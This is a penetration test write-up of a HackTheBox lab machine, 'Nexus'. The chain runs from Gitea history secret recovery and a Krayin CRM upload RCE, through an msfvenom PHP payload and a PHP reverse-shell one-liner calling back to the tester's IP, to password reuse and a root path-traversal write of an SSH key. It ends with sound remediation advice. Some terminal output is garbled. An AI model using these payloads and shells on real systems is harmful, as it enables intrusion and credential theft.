

Nexus — HackTheBox Penetration Test Report

Machine: Nexus · **Platform:** HackTheBox · **OS:** Ubuntu 24.04 LTS (Linux)
Target: 10.129.234.54 · **Domain:** nexus.htb · **Author:** Rayan Fakhreddine
Result: Full compromise — root shell on the host.

1. Executive Summary

Nexus is a Linux web server that was fully compromised starting from an unauthenticated position on the network. The path required no memory-corruption exploit; it chained a leaked secret, a known application vulnerability, password reuse, and an insecure internal automation script.

A self-hosted code platform (Gitea) was reachable on a subdomain and exposed a repository whose configuration file had once contained a database password. Although the password had been deleted in a later change, it was still recoverable from the project's **history** — deleting a secret from a file does not delete it from version control. That password opened the admin panel of the site's customer-management application, which was running a version with a **publicly known remote-code-execution flaw**. Exploiting it gave a foothold as the web service account. From there, a database password was reused as a real user's login password, granting an interactive session as that user. Finally, a scheduled maintenance script that ran automatically **as the root administrator** processed attacker-controlled input without validating file paths, which was used to plant an access key and take over the machine entirely.

Business impact: an attacker able to reach this server could progress from *no access at all* to *complete administrative control of the host* — and with it every file, credential, and customer record the application stores. Each individual weakness is common and individually unremarkable; chained together they are catastrophic.

Remediation for all five issues is in Section 5.

2. Findings Overview

#	Finding	Severity	Affected Component	MITRE ATT&CK
1	Root-run automation script vulnerable to path traversal / arbitrary file write	Critical	template-sync.py (systemd timer)	T1068 , T1053.006

#	Finding	Severity	Affected Component	MITRE ATT&CK
2	Known RCE in Krayin CRM 2.2.0 (CVE-2026-38526) exposed to authenticated users	Critical	billing.nexus.htb (Krayin CRM)	T1190
3	Database password recoverable from Gitea commit history	High	git.nexus.htb (Gitea repo)	T1552.001
4	Password reuse between application DB and a system user account	High	jones system account	T1078
5	Exposed development subdomains (Gitea, billing) via virtual-host enumeration	Medium	nginx virtual hosts	T1595.003

3. Attack Narrative

Described in the order carried out, including the attempts that failed.

3.1 Reconnaissance

Learn what is exposed and what kind of host this is.

```
nmap -sVC 10.129.234.54
```

Only two ports were open — SSH (22, OpenSSH 9.6p1 / Ubuntu) and HTTP (80, nginx 1.24.0). The web server issued a redirect to `http://nexus.htb/`, which signals name-based virtual hosting: the site expects a hostname, not a bare IP.

```
echo "10.129.234.54 nexus.htb" | sudo tee -a /etc/hosts
```

Browsing the site (a fictional "Nexus Energy Authority" careers page) surfaced two email addresses — `careers@nexus.htb` and, as the hiring manager, `j.matthew@nexus.htb`. The second is a likely username later.

3.2 Virtual-Host Enumeration

Virtual hosting means other sites may share this IP behind different hostnames. Fuzz the `Host` header to find them.

```
ffuf -c -u http://nexus.htb/ \
-H "Host: FUZZ.nexus.htb" \
-w /usr/share/SecLists/.../DNS/subdomains-top1million-20000.txt \
-mc 200
```

This revealed additional virtual hosts, notably `git.nexus.htb` (a Gitea instance) and `billing.nexus.htb`. Added them to `/etc/hosts`.

```
git.nexus.htb      -> Gitea 1.26.0 (self-hosted Git)
billing.nexus.htb  -> Krayin CRM
```

3.3 Secret Recovery from Git History


A self-hosted Git server often holds deployment configs and secrets. Enumerate it.

The Gitea `admin` account had one public repository: `krayin-docker-setup`, containing a `docker-compose` and a `.env` file.

The current `.env` had its `DB_PASSWORD` blanked — but a file's history is not erased by editing it. Checking the commit that changed the `.env` showed the removed value:

```
# commit diff on .env
- APP_URL=http://nexus.htb
+ APP_URL=http://billing.nexus.htb
...
- DB_PASSWORD=N27xh!!2ucY04
+ DB_PASSWORD=
```

Two things fell out at once: the **DB password** (`N27xh!!2ucY04`) and confirmation that the CRM lives at `billing.nexus.htb`.

A screenshot of a Git commit diff interface. At the top, it shows 'admin 4 months ago' and commit hashes 'parent 1615c465b7' and 'commit 9b817fa4e0'. Below this, a summary states '1 changed files with 2 additions and 2 deletions'. The file '.env' is expanded, showing a diff with line numbers. The changes include: line 5, where 'APP_URL=http://nexus.htb' is replaced with 'APP_URL=http://billing.nexus.htb'; line 18, where 'DB_PASSWORD=N27xh!!2ucY04' is replaced with an empty 'DB_PASSWORD=' field. Other lines remain unchanged.

```
admin 4 months ago parent 1615c465b7 commit 9b817fa4e0
+ 1 changed files with 2 additions and 2 deletions
.env
@@ -2,7 +2,7 @@ APP_NAME='Krayin CRM'
2 2 APP_ENV=local
3 3 APP_KEY=
4 4 APP_DEBUG=true
5 - APP_URL=http://nexus.htb
5 + APP_URL=http://billing.nexus.htb
6 6 APP_TIMEZONE=Asia/Kolkata
7 7 APP_LOCALE=en
8 8 APP_CURRENCY=USD
@@ -15,7 +15,7 @@ DB_HOST=krayin-mysql
15 15 DB_PORT=3306
16 16 DB_DATABASE=krayin
17 17 DB_USERNAME=krayin
18 - DB_PASSWORD=N27xh!!2ucY04
18 + DB_PASSWORD=
19 19 DB_PREFIX=
20 20 BROADCAST_DRIVER=log
21 21 CACHE_DRIVER=file
```

Checked the Gitea user `jones` for repositories (`git.nexus.htb/Jones`) — the account existed but had **no repos**. A dead end at this stage, though the username is noted for later.

3.4 Authenticated Access to the CRM

Try the recovered password against the hiring manager's email on the CRM admin panel — the leaked account belongs to the billing app.

```
URL:      http://billing.nexus.htb/admin
Email:    j.matthew@nexus.htb
Password: N27xh!!2ucY04
```

Login succeeded. The application identified itself as **Krayin CRM v2.2.0**.

3.5 Foothold via CVE-2026-38526 (Krayin CRM RCE)

A specific product version is a lead — check for public vulnerabilities before anything manual.

Krayin CRM 2.2.x carries **CVE-2026-38526**, an authenticated RCE: the admin-side TinyMCE media-upload feature lets a logged-in user upload a server-executable file (PHP) and then trigger it with a normal web request.

Built a PHP payload and used the public PoC from [ExploitDB](#) to upload it through the authenticated session:

```
# generate the payload
msfvenom -p php/meterpreter/reverse_tcp lhost=10.10.16.43 -o payload.php

# upload it via the CRM's authenticated TinyMCE endpoint (ExploitDB PoC)
python rce_exploit.py -t http://billing.nexus.htb -u j.matthew@nexus.htb -p
'N27xh!!2ucY04' -f payload.php
# [+] File uploaded successfully.
# Path to file: http://billing.nexus.htb/storage/tinytce/<hash>.php
```

Rather than rely on the meterpreter stager, I opened a listener and triggered a stable reverse shell by requesting the uploaded file:

```
# on Kali
nc -lvnp 9001

# the payload connects back and spawns an interactive shell:
nohup php -r '$sock=fsockopen("10.10.16.43",9002);exec("/bin/bash -i <&3 >&3
2>&3");' >/dev/null 2>&1 &
```

```
curl http://billing.nexus.htb/storage/tinytce/<hash>.php # triggers
execution
```

A shell landed as `www-data`.

3.6 Database Looting and Lateral Movement

Intuition. The app has a live database; dump its users, and look for password reuse against the real accounts on the box.

The application's on-disk `.env` (now readable as `www-data`) held the working DB password:

```
cat /var/www/krayin/.env
# DB_USERNAME=krayin
# DB_PASSWORD=y27xb3ha!!74GbR
```

Into the database and the `users` table:

```
www-data@nexus:~/krayin$ mysql -u krayin -p
mysql -u krayin -p
Enter password: y27xb3ha!!74GbR
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 154729
Server version: 8.0.45-0ubuntu0.24.04.1 (Ubuntu)

Copyright (c) 2000, 2026, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
show databases;
+-----+
| Database |
+-----+
| information_schema |
| krayin |
| performance_schema |
+-----+
3 rows in set (0.00 sec)
```

```

mysql> use krayin;
use krayin;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

mysql> http://billing.nexus.htb/storage/tinymce/288d6b44b7f051
Database changed
mysql> show tables;
show tables;
+-----+
| Tables_in_krayin |
+-----+
| activities |
| activity_files |
| activity_participants |
| attribute_options |
| attribute_values |
| attributes |
| core_config |
| countries |
| country_states |
| datagrid_saved_filters |
| email_attachments |
| email_tags |
| email_templates |
| emails |
| failed_jobs |
| groups |
| import_batches |
| imports |
| job_batches |
| jobs |
| lead_activities |
| lead_pipeline_stages |
| lead_pipelines |
| lead_products |
| lead_quotes |
| lead_sources |
| lead_stages |
| lead_tags |
| lead_types |
| leads |

```

```

| marketing_campaigns |
| marketing_events   |
| migrations         |
| organizations      |
| person_activities  |
| person_tags        |
| personal_access_tokens |
| persons            |
| product_activities |
| product_inventories |
| product_tags       |
| products           |
| quote_items        |
| quotes             |
| roles              |
| tags               |
| user_groups        |
| user_password_resets |
| users              |
| warehouse_activities |
| warehouse_locations |
| warehouse_tags     |
| warehouses         |
| web_form_attributes |
| web_forms          |
| webhooks           |
| workflows          |
+-----+

```

```

select * from users;
-- id=1 | james | j.matthew@nexus.htb |
$2y$10$ez0AouNyeP4NmWjLSV5vCOAJxMLi.6fCKmGC3M6Ve5xJmWJOLRJ5i

```

Tried to crack the bcrypt hash offline:

```

echo '$2y$10$ez0AouNyeP4NmWjLSV5vCOAJxMLi.6fCKmGC3M6Ve5xJmWJOLRJ5i' >
hash.txt
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
# Hashfile 'hash.txt' on line 1: Separator unmatched -> did not crack

```

Cracking stalled (and bcrypt is deliberately slow), so I pivoted to **password reuse** instead. /etc/passwd showed a human account `jones` (uid 1000, /bin/bash). Testing the DB password against it over SSH:

```

ssh jones@10.129.234.54
# password: y27xb3ha!!74GbR -> Welcome to Ubuntu 24.04.4 LTS

```

The application database password had been **reused** as the `jones` system password. Interactive session as `jones`.

```
jones@nexus:~$ cat user.txt
e45c885934e824e08c6cce4944cc8ec3
```

User flag captured.

```
to check for new updates run: sudo apt update
jones@nexus:~$ pwd
/home/jones
jones@nexus:~$ ls -la
total 28
drwxr-x--- 3 jones jones 4096 May 12 12:26 .
drwxr-xr-x 4 root  root  4096 May 12 12:06 ..
lrwxrwxrwx 1 root  root    9 May 12 12:26 .bash_history -> /dev/null
-rw-r--r-- 1 jones jones  220 Mar 23 10:45 .bash_logout
-rw-r--r-- 1 jones jones 3771 Mar 23 10:45 .bashrc
drwx----- 2 jones jones 4096 May 12 12:06 .cache
-rw-r--r-- 1 jones jones  807 Mar 23 10:45 .profile
-rw-r----- 1 root  jones  33 Aug 12 04:11 user.txt
jones@nexus:~$ cat user.txt
e45c885934e824e08c6cce4944cc8ec3
jones@nexus:~$
```

3.7 Privilege Escalation — Path Traversal in a Root-Run Sync Script

Intuition. Look for anything that runs automatically as root. Modern Linux schedules jobs with systemd timers (the replacement for cron), so enumerate those first.

```
systemctl list-timers --all
# NEXT ... UNIT
# ... gitea-template-sync.timer    (fires ~every minute)
```

NEXT	LEFT	LAST	PASSED	UNIT	ACTIVATES
Wed 2026-08-12 09:27:31 UTC	2s	Wed 2026-08-12 09:26:31 UTC	57s ago	gitea-template-sync.timer	gitea-template-sync.service
Wed 2026-08-12 09:30:00 UTC	2min 31s	Wed 2026-08-12 09:20:00 UTC	7min ago	sysstat-collect.timer	sysstat-collect.service
Wed 2026-08-12 09:39:00 UTC	11min	Wed 2026-08-12 09:09:00 UTC	18min ago	phpsessionclean.timer	phpsessionclean.service
Wed 2026-08-12 10:23:33 UTC	56min	Wed 2026-08-12 09:15:40 UTC	11min ago	fwupd-refresh.timer	fwupd-refresh.service
Wed 2026-08-12 13:09:12 UTC	3h 41min	Wed 2026-08-12 08:18:11 UTC	1h 9min ago	motd-news.timer	motd-news.service
Thu 2026-08-13 00:00:00 UTC	14h	Wed 2026-08-12 04:11:04 UTC	5h 16min ago	dpkg-db-backup.timer	dpkg-db-backup.service
Thu 2026-08-13 00:00:00 UTC	14h	Wed 2026-08-12 04:11:04 UTC	5h 16min ago	logrotate.timer	logrotate.service
Thu 2026-08-13 00:07:00 UTC	14h -	-	-	sysstat-summary.timer	sysstat-summary.service
Thu 2026-08-13 00:17:53 UTC	14h	Wed 2026-08-12 09:20:50 UTC	6min ago	apt-daily.timer	apt-daily.service
Thu 2026-08-13 04:16:10 UTC	18h	Wed 2026-08-12 04:16:10 UTC	5h 11min ago	update-notifier-download.timer	update-notifier-download.service
Thu 2026-08-13 04:25:57 UTC	18h	Wed 2026-08-12 04:25:57 UTC	5h 1min ago	systemd-tmpfiles-clean.timer	systemd-tmpfiles-clean.service
Thu 2026-08-13 04:57:15 UTC	19h	Wed 2026-08-12 04:55:50 UTC	4h 31min ago	man-db.timer	man-db.service
Thu 2026-08-13 06:33:27 UTC	21h	Wed 2026-08-12 06:54:41 UTC	2h 32min ago	apt-daily-upgrade.timer	apt-daily-upgrade.service
Fri 2026-08-14 11:41:28 UTC	2 days	Mon 2026-03-23 10:50:29 UTC	-	update-notifier-motd.timer	update-notifier-motd.service
Sun 2026-08-16 03:10:11 UTC	3 days	Wed 2026-08-12 04:11:57 UTC	5h 15min ago	e2scrub_all.timer	e2scrub_all.service
Mon 2026-08-17 00:51:49 UTC	4 days	Wed 2026-08-12 05:27:00 UTC	4h 0min ago	fstrim.timer	fstrim.service
-	-	-	-	apport-autoreport.timer	apport-autoreport.service
-	-	-	-	snapd.snap-repair.timer	snapd.snap-repair.service
-	-	-	-	ua-timer.timer	ua-timer.service

19 timers listed.

The timer's service ran a Python script as root:

```

cat: cat: No such file or directory
jones@nexus:~$ cat /etc/systemd/system/gitea-template-sync.service
[Unit]
Description=Sync Gitea templates
After=network-online.target
[Service]
Type=oneshot
User=root
ExecStart=/usr/bin/python3 /etc/gitea/template-sync.py
TimeoutStartSec=50s
jones@nexus:~$

```

The script (readable but not writable by `jones`) syncs Gitea "template" repositories. Its core extracts every file from a template repo and writes it into a staging directory:

```

def sync_template(repo_info):
    owner = repo_info['owner']['login']
    name = repo_info['name'].lower()
    stage_path = os.path.join(STAGING_DIR, owner, name)
    ...
    for mode, objhash, filepath in entries:          # entries come from
`git ls-tree`
        target = os.path.join(stage_path, filepath) # <-- filepath is
attacker-controlled and unsanitized
        ...
        # git cat-file blob <objhash> -> written to `target`

```

The vulnerability. `filepath` comes straight from the repository tree and is joined onto `stage_path` with no validation. Because a path component can contain `../`, a crafted filename escapes the staging directory. Since the script runs as **root**, this is an arbitrary file write as root.

```

# Extract files to staging directory
for mode, objhash, filepath in entries:
    target = os.path.join(stage_path, filepath)
    target_dir = os.path.dirname(target)

    try:
        os.makedirs(target_dir, exist_ok=True)
        GIT = ['git', '-c', 'safe.directory=*']
        cat_result = subprocess.run(
            GIT + ['cat-file', 'blob', objhash],
            cwd=bare_path,
            capture_output=True, timeout=10
        )
        if cat_result.returncode != 0:
            continue


```

The plan. `stage_path` resolves to `/home/git/template-staging/<owner>/<name>`. From there, four `../` segments reach `/`, then `root/.ssh/authorized_keys`. Writing my own SSH public key into root's `authorized_keys` grants a root login.

Generated a dedicated key pair, then used `jones` 's credentials (reused again) to sign into Gitea, created a repository, and **marked it as a template** so the root script would process it:

```
ssh-keygen -f root_key      # produces root_key / root_key.pub
```

Signed into Jone's gitea account and created a new github repo, called `roadtoroot` , and marked it as a template.



Cloned the empty template repo and added a build step that commits a file whose path traverses to root's `authorized_keys` , with its contents set to `root_key.pub` :

```
git clone http://git.nexus.htb/jones/roadtoroot.git  # repo marked as
"Template" in Gitea
# build.py: create an entry named ../../../../root/.ssh/authorized_keys
#             containing our public key, then commit & push
python build.py
# Done: <commit hash>
```

```
(RayanFakhreddine@kali)-[~/.../HTB/Nexus/repo/roadtoroot] htb/jones/road
$ python /home/RayanFakhreddine/Desktop/HTB/Nexus/repo/build.py
Done: 1859737c3315f95da5091bcf62e6b2231adc61c1
```

Then pushed and synced the updates with the remote branch.

```

(RayanFakhreddine@kali)-[~/.../HTB/Nexus/repo/roadtoroot]
$ git push -u origin main --force
Username for 'http://git.nexus.htb': jones
Password for 'http://jones@git.nexus.htb':
Enumerating objects: 11, done.
Counting objects: 100% (11/11), done.
Delta compression using up to 4 threads
Compressing objects: 100% (3/3), done.
Writing objects: 100% (11/11), 624 bytes | 624.00 KiB/s, done.
Total 11 (delta 0), reused 0 (delta 0), pack-reused 0 (from 0)
remote: . Processing 1 references
remote: Processed 1 references in total
To http://git.nexus.htb/jones/roadtoroot.git
 * [new branch] main -> main
branch 'main' set up to track 'origin/main'.

```

On the next timer tick the root-run script pulled the template, walked its tree, and wrote our key into `/root/.ssh/authorized_keys`. Logging in with the private key:

```

ssh -i root_key root@10.129.96.175
root@nexus:~# id
# uid=0(root) gid=0(root) groups=0(root)
root@nexus:~# cat root.txt
a3b6620cfab78a85c8fce341a1cb5d86

```

Root flag captured — full host compromise.

```

root@nexus:~# pwd
/root
root@nexus:~# id
uid=0(root) gid=0(root) groups=0(root)
root@nexus:~# ls
root.txt
root@nexus:~# cat root.txt
a3b6620cfab78a85c8fce341a1cb5d86
root@nexus:~#

```

Note from the raw notes: the box IP changed (`10.129.234.54` → `10.129.96.175`) partway through because the lab was reset between sessions. Kept here so the two addresses aren't mistaken for a transcription error.

4. MITRE ATT&CK Mapping

Phase	Technique	ID
Reconnaissance	Active Scanning: Wordlist Scanning (vhost fuzzing)	T1595.003
Service discovery	Network Service Discovery	T1046

Phase	Technique	ID
Secret in Git history	Unsecured Credentials: Credentials in Files	T1552.001
CRM exploitation	Exploit Public-Facing Application	T1190
Web shell	Server Software Component: Web Shell	T1505.003
DB looting	Data from Local System / Unsecured Credentials	T1005
Lateral movement	Valid Accounts (password reuse)	T1078
Privilege escalation	Exploitation for Privilege Escalation	T1068
Root persistence	Scheduled Task/Job: Systemd Timers · SSH authorized_keys	T1053.006 , T1098.004

5. Remediation

Ordered by priority; each gives the specific fix and the control class it belongs to.

Priority 1 — Fix the root-run sync script (Finding 1, Critical)

Validate and canonicalize every path before writing. Reject any tree entry whose resolved path escapes the intended staging directory (e.g. resolve with `os.path.realpath` and assert it starts with `STAGING_DIR`), and reject absolute paths and `..` components outright. Better still, run the sync service under a **dedicated low-privilege account**, not root — no template sync needs uid 0.

Control class — input validation on untrusted data + least privilege for scheduled jobs.

Priority 2 — Patch Krayin CRM (Finding 2, Critical)

Upgrade Krayin CRM past the CVE-2026-38526 fix. Until patched, restrict the TinyMCE upload feature and enforce server-side allow-listing of upload types so executable content (PHP) can never be written to a web-served path.

Control class — patch management + never serve user-uploaded files from an executable location.

Priority 3 — Purge secrets from version control (Finding 3, High)

The DB password is still in the repo history even though it's gone from the current file.

Rotate it immediately (a leaked secret must be treated as burned), then rewrite history to purge it (`git filter-repo /BFG`) and enable secret-scanning on the Gitea instance to catch the next one at push time.

Control class — secrets management; deleting a secret from a file does not delete it from history.

Priority 4 — Eliminate password reuse (Finding 4, High)

The application database password must never equal a system login password. Rotate the `jones` account password to a unique value, and separate service credentials from interactive user credentials as policy.

Control class — credential hygiene; unique secrets per account and per purpose.

Priority 5 — Reduce dev-surface exposure (Finding 5, Medium)

Gitea and the billing CRM are internal tooling and should not be reachable, unauthenticated, from the internet-facing host. Place them behind VPN/network segmentation or at minimum IP allow-listing, and avoid discoverable virtual-host names.

Control class — attack-surface reduction; internal services off the public edge.

Cross-cutting

File-integrity monitoring on `/root/.ssh/authorized_keys` and alerting on new SSH keys, plus monitoring for new/modified systemd units, would raise the chance of detecting the final step even if the traversal bug persisted.